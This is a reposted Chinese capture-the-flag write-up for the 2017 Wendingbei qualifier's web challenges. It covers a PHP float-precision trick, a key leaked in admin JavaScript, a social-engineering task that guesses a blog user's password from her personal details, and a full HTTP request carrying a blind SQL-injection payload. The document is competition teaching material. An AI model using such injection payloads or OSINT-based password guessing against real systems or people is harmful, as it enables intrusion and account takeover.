问鼎杯预赛web writeup

转载

weixin_30546933 于 2017-09-16 21:53:00 发布 54 收藏 1
原文链接：http://www.cnblogs.com/deen-/p/7533117.html


1.

php的一个精度问题，具体什么精度自己查。

2017.000000000001=2017

2016.999999999999=2017


直接拿谷歌浏览器访问那个链接就可以拿到flag



2.

访问admin.php，在admin页面里一个js里面发现信息。

然后如下访问就行了，那个key的值即使不按js里面的取值也行



3. 社工

社工题，社偏了两次。社了主题作者还有出题人....

加了主题作者好友，他一脸懵逼，然后他跑去社出题人，我恍然大悟然后跑去社出题人...

出题人一脸懵逼....


然后就加了提示....然后主题作者就和我愉快地讨论起题目.....废话不说了...

根据提示，要找到入口，发现cms是typecho，查找相关漏洞，如下，成功找到入口

漏洞地址：

https://itlu.org/articles/2425.html/comment-page-1

找到登录页面



收集信息，发现信息最多的是那个女的，收集下来，密码测试一波。

我测试了好久..我是不想说什么了，我觉得做这题做了这么久仅仅是因为我穷，没钱买车，自然也想不到这样的密码。

用户名：樱桃小丸子111368


密码：（车牌号）NB51A5


登录上去，发现有一条出题人的评论，内容是一个链接地址，然后访问，即可。


4. admin

这题是一个盲注，注入点在username出。两个双引号进行闭合。

具体情况如图。







```
POST /ac5c74b64b4b8352ef2f181affb5ac2a/index.php HTTP/1.1
Host: sec2.hdu.edu.cn
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
Referer: http://sec2.hdu.edu.cn/ac5c74b64b4b8352ef2f181affb5ac2a/
Cookie: WDCTFSESSID=e9nj56atpehidb6l2u6v4mn3u4
Connection: close
Upgrade-Insecure-Requests: 1

username="^(ascii(mid((select((pass))from(users))from(1)))>1)>1^"&passwor
d=admin
```

username="^(ascii(mid((select(pass)from(users))from(2)))>1)^"&password=admin

吃个饭洗个澡慢悠悠发现时间不够了.... 差一丢丢注出来的时候发现服务器关了....

脚本写得太糙就不贴了

转载于:https://www.cnblogs.com/deen-/p/7533117.html